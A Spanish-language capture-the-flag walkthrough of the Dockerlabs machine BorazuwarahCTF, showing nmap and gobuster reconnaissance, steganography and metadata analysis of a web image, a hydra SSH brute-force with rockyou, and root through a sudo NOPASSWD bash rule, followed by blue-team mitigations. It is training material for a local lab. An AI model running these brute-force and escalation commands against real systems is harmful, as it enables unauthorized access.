

1-borazuwarahctf

Lab: [borazuwarahctf]

Resumen

- **Máquina:** BorazuwarahCTF
- **Plataforma:** Dockerlabs
- **Sistema Operativo:** Linux (Debian)
- **Dificultad:** Muy Fácil
- **Vector de Acceso:** Exposición de información en metadatos + Fuerza Bruta SSH.
- **Vector de Escalada:** Mala configuración de privilegios `sudo` (Abuso de `/bin/bash`).
- **Servicios Expuestos:** SSH (22), HTTP (80).

Lista de Tareas

☐ 1. Escaneo Inicial

Lanzamos un escaneo general con `nmap`.

```
sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
```

```
(kali㉿kali)-[~/Escritorio]
$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
[sudo] contraseña para kali:
```

- Encontramos 2 servicios funcionando, con sus respectivos puertos abiertos.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDuOdJLZN+CNU+7dcTJQbPr6zY2+Ou1YFR0w9Pan1D
faPUZlJRHJcNmVSncrihzQ3HOAHfMWWvSzN+ZMC0YmWoA=
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

☐ 2. Escaneo a posibles vulnerabilidades específicas

Utilizamos un escaneo con `nmap` dirigido a los puertos/servicios encontrados..

```
sudo nmap -p22 --script=vuln 172.17.0.2
```

```
sudo nmap -p80 --script=vuln 172.17.0.2
```

```

(kali㉿kali)-[~/Escritorio]
└─$ sudo nmap -p22 --script=vuln 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-15 22:24 -0500
Nmap scan report for asucar.dl (172.17.0.2)
Host is up (0.000047s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds

(kali㉿kali)-[~/Escritorio]
└─$ sudo nmap -p80 --script=vuln 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-15 22:25 -0500
Nmap scan report for asucar.dl (172.17.0.2)
Host is up (0.000036s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 30.98 seconds


```

- No se encuentra alguna posibilidad de intrusión con los anteriores escaneos.

☐ 3. Se ingresa al sitio web

Se continua investigando indicios de vulnerabilidades

http://172.17.0.2/



- Al acceder con la dirección ip de la pagina desde una web nos encontramos con la siguiente imagen.
- Revisamos el código de la pagina para encontrar mas información.

```
curl http://172.17.0.2
```

```
(kali@kali)-[~/Escritorio]
$ curl http://172.17.0.2
<html><body><img src='imagen.jpeg'></body></html>
```

- Nos devuelve un HTML con una imagen en su interior.
- Probamos con gobuster haber que directorios almacena la web.

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt
```

```
(kali㉿kali)-[~/Escritorio]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 50]
/server-status (Status: 403) [Size: 275]
Progress: 4613 / 4613 (100.00%)

Finished
```

- Nos muestra que solo tenemos acceso a la misma pagina de antes, nos enfocaremos en la única pista hasta el momento.

☐ 4. Vamos a descargar y analizar la imagen del HTML de la pagina

Descargamos la imagen.

```
wget http://172.17.0.2/imagen.jpeg
```

- Utilizamos herramientas de reconocimiento sobre el archivo descargado.

```
#Confirmamos que tipo de archivo es.
file imagen.jpeg
#Revisamos sus metadatos
exiftool imagen.jpeg
#Revisamos si hay algun archivo o script oculto dentro de la imagen ()
steghide info imagen.jpeg
```

- Con el primer comando, hemos validado que se trata de una imagen.

- Con el segundo comando, hemos encontrado en su descripción un usuario:

```
(kali㉿kali)-[~/Escritorio]
$ exiftool imagen.jpeg
ExifTool Version Number      : 13.44
File Name                    : imagen.jpeg
Directory                    : .
File Size                    : 19 kB
File Modification Date/Time   : 2024:05:28 11:10:18-05:00
File Access Date/Time        : 2026:02:15 23:33:39-05:00
File Inode Change Date/Time   : 2026:02:15 23:33:39-05:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
XMP Toolkit                  : Image::ExifTool 12.76
Description                  : _____ User: borazuwarah _____
Title                       : _____ Password: _____
Image Width                  : 455
Image Height                 : 455
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 455x455
Megapixels                   : 0.207
```

- Con el tercer comando, hemos encontrado que en el interior de la imagen hay un archivo txt oculto.

```
(kali㉿kali)-[~/Escritorio]
$ steghide info imagen.jpeg
"imagen.jpeg":
  formato: jpeg
  capacidad: 704,0 Byte
♦Intenta informarse sobre los datos adjuntos? (s/n) s
Anotar salvoconducto:
  archivo adjunto "secreto.txt":
    tamao: 104,0 Byte
    encriptado: rijndael-128, cbc
    compactado: si
```

- Ahora con ese nombre de usuario y ese archivo txt vamos a empezar a probar que encontramos, utilizamos los siguientes comandos para extraer y mirar el contenido del archivo txt.

```
steghide extract -sf imagen.jpeg
```

```
cat secreto.txt
```

```
(kali㉿kali)-[~/Escritorio]
$ steghide extract -sf imagen.jpeg
Anotar salvoconducto:
anot los datos extra dos e/"secreto.txt".

(kali㉿kali)-[~/Escritorio]
$ cat secreto.txt
Sigue buscando, aquí no está to solución
aunque te dejo una pista....
sigue buscando en la imagen!!!
```

- Observamos que por el lado del txt no obtuvimos mas información.

☐ 5. Validación de posibles vectores de vulnerabilidad

Encontramos un usuario de la investigación anterior, y el puerto 22 de ssh abierto, probaremos un ataque de fuerza bruta con hydra.

```
#Probamos con el usuario root sin exito...
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
#Ahora si probamos con el usuario obtenido de los metadatos de la imagen.
hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
```

- Vemos que nos encuentra la contraseña de ese usuario.

```
(kali㉿kali)-[~/Escritorio]
$ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-16 00:12:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 00:12:35
```

☐ 4. Escalada de privilegios

Una vez ingresemos por ssh al usuario que ya habíamos encontrado anteriormente debemos de realizar otra investigación, haber si nos hacemos con el premio grande.

```
#Comando de acceso por ssh
ssh borazuwarah@172.17.0.2
```

- Usamos sudo -l para ver que permisos tiene nuestro usuario actual.

```
borazuwarah@99ccd238d2bd:~$ sudo -l
Matching Defaults entries for borazuwarah on 99ccd238d2bd:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 99ccd238d2bd:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
```

- Encontramos que este usuario puede ejecutar una bash sin que le pidan contraseña, ejecutamos una bash y vemos la magia:

```
borazuwarah@99ccd238d2bd:~$ sudo /bin/bash
root@99ccd238d2bd:/home/borazuwarah# whoami
root
root@99ccd238d2bd:/home/borazuwarah#
```

✓ Conclusión del Ejercicio

La máquina fue comprometida encadenando tres fallos críticos de seguridad:

1. **Fuga de Información:** El desarrollador dejó el nombre de usuario (`borazuwarah`) expuesto en los metadatos de una imagen pública en el servidor web.
2. **Políticas de Contraseñas Débiles:** El usuario utilizaba una contraseña predecible (`123456`) susceptible a ataques de diccionario.
3. **Principio de Menor Privilegio Violado:** El usuario tenía permisos en el archivo `sudoers` para ejecutar una terminal de comandos (`/bin/bash`) como administrador sin necesidad de autenticación.configuración de permisos

Recomendaciones y Mitigaciones (Blue Team)

- **Sanitización Web:** Implementar rutinas automáticas para limpiar metadatos (EXIF) de todos los recursos multimedia antes de subirlos a producción.
- **Bastionado SSH:** Deshabilitar la autenticación por contraseña en SSH y exigir el uso de llaves criptográficas (Public Key Authentication). Alternativamente, implementar herramientas como `Fail2Ban` para bloquear ataques de fuerza bruta.
- **Auditoría de Sudoers:** Revocar inmediatamente el permiso `NOPASSWD` para `/bin/bash` del usuario `borazuwarah` . Auditar el archivo `/etc/sudoers` para asegurar que solo los administradores estrictamente necesarios tengan privilegios de ejecución.